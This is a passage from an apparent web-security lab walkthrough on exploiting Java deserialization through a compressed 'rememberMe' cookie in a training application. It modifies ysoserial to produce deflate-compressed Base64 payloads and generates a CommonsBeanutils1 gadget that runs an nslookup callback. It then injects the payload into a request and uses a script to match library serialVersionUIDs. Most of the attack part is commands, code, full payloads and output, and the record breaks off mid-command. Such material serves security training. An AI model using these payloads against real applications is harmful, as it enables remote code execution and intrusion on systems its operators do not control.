| eJxb85aBtbilQS2xPEMvL7+kOL84Nbm0KFUvNyknP10vJUkvNz8lNUcvtDi1KDlqFTgvvu0rz/zmRgYfRg4SoGceYm5qSUMQj5ZiWWJ+jmJeen6wSV | | | | | | | | | | | | | | | | | |
| 0 | 78 | 9c | 5b | f3 | 96 | 81 | b5 | b8 | 88 | 41 | 2d | b1 | 3c | 43 | 2f | 2f | x [ó μ, A-±<C// ¿8¿85' (U/7)'?] /%/7?%5G/'8μ(8μ "Tà%4û'~?ó }8J y '1@% B>Y e ú9 yéúÁ%E yéÖ % @S ó² +Çu%á |
| 1 | bf | a4 | 38 | bf | 38 | 35 | b9 | b4 | 28 | 55 | 2f | 37 | 29 | 27 | 3f | 5d | |
| 2 | 2f | 25 | 49 | 2f | 37 | 3f | 25 | 35 | 47 | 2f | b4 | 38 | b5 | 28 | 38 | b5 | |
| 3 | a8 | 54 | e0 | be | fb | b4 | af | 3f | f3 | 99 | 18 | 18 | 7d | 18 | 38 | 4a | |
| 4 | 81 | 82 | 79 | 89 | b9 | a9 | 25 | 0c | 42 | 3e | 59 | 89 | 65 | 89 | fa | 39 | |
| 5 | 89 | 79 | e9 | fa | c1 | 25 | 45 | 99 | 79 | e9 | d6 | 15 | 05 | 25 | 0c | 9c | |
| 6 | 40 | 53 | 8b | 13 | f3 | b2 | 12 | 2b | 01 | c7 | 75 | 25 | e1 | -- | -- | -- | |

Note: Always try different encoding and encryption mechanisms when there is such type of Base64 data.

Step 5: Observe that the application passes Java serialized value after Base64 decode and then decompresses it using deflate using the 'Hackvortor' Burp Suite extension as shown in figure:

The top screenshot shows the Hackvortor extension with the 'Decode' tab selected. The 'd_base64' option is chosen. The input is a Base64-encoded string, and the output is a Java serialized object (byte array).


The bottom screenshot shows the Hackvortor extension with the 'Compression' tab selected. The 'deflate_decompress' option is chosen. The input is the Java serialized object from the previous step, and the output is the decompressed string: `00sr&awh.notsosecure.mblog.db.model.UserSeru0G0000LusernameLjava/lang/String;xpt awhsanjay`.




Step 6: To generate compressed Java deserialization payload, it is required to modify the original ysoserial source code. To do that, navigate to the following link or command to download the Git repository.

Source: <https://github.com/frohoff/ysoserial>

Git command: `git clone https://github.com/frohoff/ysoserial.git`



Step 7: While navigating to the build instruction of ysoserial, it was observed that the project was built in Maven framework, and it is required to download distributed binaries of Maven framework to compile the source code of ysoserial as shown in figure:




Step 8: Download the latest Maven binaries from the download link given and extract it using following command:

```
Download link: https://maven.apache.org/download.cgi

Latest version at the time of writing:

https://mirrors.estointernet.in/apache/maven/maven-3/3.6.3/binaries/apache-
maven-3.6.3-bin.tar.gz

Command: tar xzvf apache-maven-3.6.3-bin.tar.gz
```

A terminal window titled 'Terminal - root@kali: ~/Desktop' with a menu bar (File, Edit, View, Terminal, Tabs, Help). The prompt is 'root@kali:~/Desktop#'. The first command is 'ls', showing 'apache-maven-3.6.3-bin.tar.gz' and 'ysoserial'. The second command is 'tar xzvf apache-maven-3.6.3-bin.tar.gz', which is highlighted with a red box.

```
Terminal - root@kali: ~/Desktop
File Edit View Terminal Tabs Help
root@kali:~/Desktop# ls
apache-maven-3.6.3-bin.tar.gz  ysoserial
root@kali:~/Desktop# tar xzvf apache-maven-3.6.3-bin.tar.gz
```

Step 9: In order to generate the compressed ysoserial deserialization payload, it is required to modify the generate 'src/main/java/ysoserial/GeneratePayload.java' file as shown in figure:

```
Code Change 1:
import java.util.zip.DeflaterOutputStream;
import java.io.*;

Code Change 2:
System.out.println(compressObject(object));
Comment out next 3 statement using '/*$SOURCE_CODE$*/'


Code Change 3:
public static String compressObject(Object obj) throws IOException {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    OutputStream mCompressdos = new DeflaterOutputStream(byteArrayOutputStream);
    ObjectOutputStream mOutputStream = new ObjectOutputStream(mCompressdos);
    mOutputStream.writeObject(obj);
    mOutputStream.close();
    mCompressdos.close();
}
```



```

return new
String(Base64.getEncoder().encode(byteArrayOutputStream.toByteArray()));
}

```



Step 10: Once the source code is modified, compile it using the following Maven command as shown in figure:

```
Command: mvn clean package -DskipTests
```

```
Terminal - root@kali: ~/Desktop/ysoserial
File Edit View Terminal Tabs Help
root@kali: ~/Desktop/apache-maven-3.6.3/bin x root@kali: ~/Desktop/ysoserial
root@kali:~/Desktop/ysoserial# pwd
/root/Desktop/ysoserial
root@kali:~/Desktop/ysoserial# ../apache-maven-3.6.3/bin/mvn clean package -DskipTests
```

Step 11: Start TCP listener.

```
root@kali:~# tcpdump -n udp port 53 -i any
```

```
root@kali:~# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
```

Step 12: Once compilation is successful, there will be a new 'target' folder created, **Navigate** to 'target' folder and using the following command, generate the ysoserial payload as also shown in figure:

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 'nslookup
deserialize.userX.webhacklab.com'
```

```
root@kali:~/tools/ysoserial/target# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1
'nslookup deserialize.user85.webhacklab.com'
eJytVs1vG0Uuf2M7Xsc4zUfz2Vka0oYmKd1NSVIn0KLkgxaD0wQS0oMP1ng90Nuud7ezs2TDoYf+AUgILvwDcCacILVQcajEl
QsXTiAkTtwAoXJAqii82d3EaRIat8SSd2bfv0/3m/d241docjn0XKfvUdUThqkucsPmhlh/y2Me+/iHkTsPLt3ejEMsDwnXeJ
8VIK3bNYdyKmwuoLsgJTUpqclU030+AwAxVHz05lWV0lRfZSrK1WzLVcuMWLLAVWdwV5f67gNy++HVP27FIPaILZtwC0gBUg6
3HcbFuoC00KpJraq2JLhhVdEiWru0jzXdnk2mCyPcb+l01chu2WR1Dx78+cnAXwszGwPwHQFtticcTyyGdg3mriUwrDgaehk1
qa5nqTsM+hT9UQ1LMG5RU/VdU+iq4NRXl1nNMAlgbh7X5msL31gbn4/GIZmHlpJhVZglrnq1MuN50FJCAcs1mcgj3S9CulReF
0y3K8wVEc8WZ4qQL0kmdfG1o7gJDb0SLitAU8miNSZTlihae2l3BI9WrE4PKwb/4M/jgaE3/+7rqlZ/DHMHq4n0WHFm437PX8
nU8s8R0Xnv24df38Pj12AyDXF4XoGsAgMKvECgzWxco0YK4y5m/538HAHyBoGWWsyFoJZYobHmr7o/+j+hz/9/gqB5JRhGQI
38cGhFQKJWYyaQGvBsFiYn2VZLYLVt3VUS1E5vkfEhFg1XAJHl4RXXo5yuEjXTZtWCGTylsV4kCKGT00Fddc0nd0ckMcNE3KF
VqpMuGf20ZIj0BwU512b1wjwwQJiQEMMaIgBLcSAFmBA28KAFmBAm1uYzxX35a6Zdd70H7xhXFuKtLSi9nVqVUzGczIlqYqte
zXEC4HzT2QeRvDPRj+zP93hkD6NV9nTnCtFDhL4NMny8eBHLRETZtbnP/2DTepPKCrHE40jUidxMHTeEFAiXJJYPowMrlke1
xn1w0J40yEQFVe0gyk4RkFBgmMPgVgCbzaaEW4ZwmjxrTpsosQ18WWJgKdQbMw7LrzwW2bbFTz1qZtBA4eUAsWKIp3YxaQXu
9w70d0qnAM0YMGaNA3A12D04U9bLkMvAjn03A0VALD6INT3/CcfuyjWwVRPdx0jKtrrLxK9RsmLcv5kIIRbCbMzZqBs4N758x0
U9g+dYzDn4Pdb1SaGsPutiRQ2Tx1or50oh7t4ho2obHsxYnsy0jYhcnsWHYUs1F4LEM0TkEM+yrr6hP9j0ARJXBZjyEV0BAi+
MwgRc0V4No0/BWQzYClBZ/JgKjBEXxmQgZohQlcsV1CJ3JJ4UtysknabsGxQLA/PIwE5a4LuoNzAj3QixJ9uA99lGqPR2rzAX
UftR0B2uHwcf+1z8IJJC75+Akmq8bSMHqdtBn8ERytX4GcVK4C1rHhS9h/NpmIHgxCipIjv7A/iloxzWNRzE4DW3Q7MLJ2Ya
832/PseNyjnUp0KNArwJ9jc6xm78Yv03VrvQezhyLX7btPXNr4MC5hVKNdJrjBE43oApDr4N9oXwdP6P+syMcKsfi2PS0I6n
duG4Izg/Gjw7d1S3W1YXv+ESeKm4s0bA15Vu8f8FQSMiUg==
```



Step 13: Add the generated payload in 'rememberMe' cookie in request and forward the request and observe that the application responds with an error of 'serialVersionUID mismatch' as shown in figure:

The screenshot shows a web browser's developer tools interface. At the top, the target URL is `http://mblognew.webhacklab.com`. The 'Request' tab is selected, showing the following details:

- Method: GET
- URL: /userUpdate
- Host: mblognew.webhacklab.com
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Referer: http://mblognew.webhacklab.com/login
- Cookie: JSESSIONID=883B382ACE34F9454AA4F74D3E472E36; rememberMe="eJytVkl1sG0UufmM7tm0c5qf5bSlNf0KTL07atZMmdUTJD20NDgkkgEg+WOP14GxZ725nZ4nDgQMnrgguHJEQqCICiIiGo0CBx5cwJhISExAEJOJQDUsXPm91NnCahcUsseWf2zft/37y3G79Ci80h7yZ9nSqu0A1lkesW18X6iy5z2XvfpT67d+WtzTCE8hBx9DdYARkAvBmPp8LiAnoLUlKVkursNj1XtwEghIrPW7yqUJtqq0xBuZp1OkqZUVMK0MoM7hpSP33w9i/06Q+vhyB0n5Vb8CaQAsRtbtmMi3UBXb5Vg5pVdUlw3ayiRbR2ZR9rmmUYTB06v9/S6SiB3bLBGh7c++P9oTvm5qUQQN0W0GG5wnbFom9XZ85aBMMKo6HLqElxXFPZYbB00R9FNwXjJjWUumMITRGc1pVlVrMNMKpiTx7X1xsLX5sYnmTBE89BW0s0KM8ULbq3MeB60lFDAdAwM8kivFyFRKq8Lp1kV5ggIF4szRYiWNIM6+NpV3JGGWUnLFaClZNIakymLFKcztDuC+yvWoPsVg3/w53LP0PN/DfRUq9/7uZDVRHqo0LNxt+/PaHz...

The 'Response' tab is also visible, showing an HTTP 500 error with the following message:

```

</head><body><h1>HTTP Status 500 - org.apache.commons.beanutils.BeanComparator;
local class incompatible: stream classdesc serialVersionUID = -2044202215314119608,
local class serialVersionUID = -3490850999041592962</h1><div class="line"></div><p>
Exception report</p><p><b>message</b> <u>

```

Step 14: The following bash script is used to fetch the 'serialVersionUID' of all the available versions of 'commons-beanutils'.

```
#!/bin/bash

#Example usage: ./getSUIDs.sh
https://archive.apache.org/dist/commons/beanutils/binaries/
org.apache.commons.beanutils.BeanComparator
#Example2 usage: ./getSUIDs.sh
https://archive.apache.org/dist/commons/collections/binaries/
org.apache.commons.collections4.functors.InvokerTransformer

url=$1
class=$2

mkdir tmpjars
for zip in $(curl -s $url | grep '.zip<' | grep -Eo 'href="[^"]+"' | cut -d
''' -f 2);do
wget -O tmpjars/current.zip -4 $url$zip --no-check-certificate &>/dev/null
unzip tmpjars/current.zip -d tmpjars &>/dev/null

echo "Checking file: $zip"
for jar in $(find tmpjars/ -name '*.jar');do
serialver -classpath $jar $class 2>/dev/null| grep serialVersionUID
done

rm -rf tmpjars/*
done
rm -d tmpjars/
```



Step 15: After executing the above script, observe that the application might be using the commons-beanutils v1.7.0 to 1.8.3 and ysoserial latest version built in 'commons-beanutils v1.9.2' as shown in figure:

```
root@Kali: ~/tools# chmod a+x getSUIDs.sh

root@Kali: ~/tools# ./getSUIDs.sh


https://archive.apache.org/dist/commons/beanutils/binaries/

org.apache.commons.beanutils.BeanComparator
```

```
root@kali:~/Desktop# ./getSUIDs.sh https://archive.apache.org/dist/commons/beanutils/binaries/ org.apache.commons.beanutils.BeanComparator
Checking file: beanutils-1.5.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = 5123381023979609048L;
Checking file: commons-beanutils-1.6.1.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = 2573799559215537819L;
Checking file: commons-beanutils-1.6.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = 2573799559215537819L;
Checking file: commons-beanutils-1.7.0.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.0-BETA.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.0-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.1-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.2-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.3-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.9.0-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.1-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.2-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.3-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.4-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
```



Step 16: Navigate to ysoserial source code and modify the 'pom.xml' and replace the version of 'commons-beanutils' from '1.9.2' to '1.7.0' and compile the ysoserial source code as shown in figure:



Step 17: Again generate the deserialization payload using same command as shown in figure:

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 'nslookup
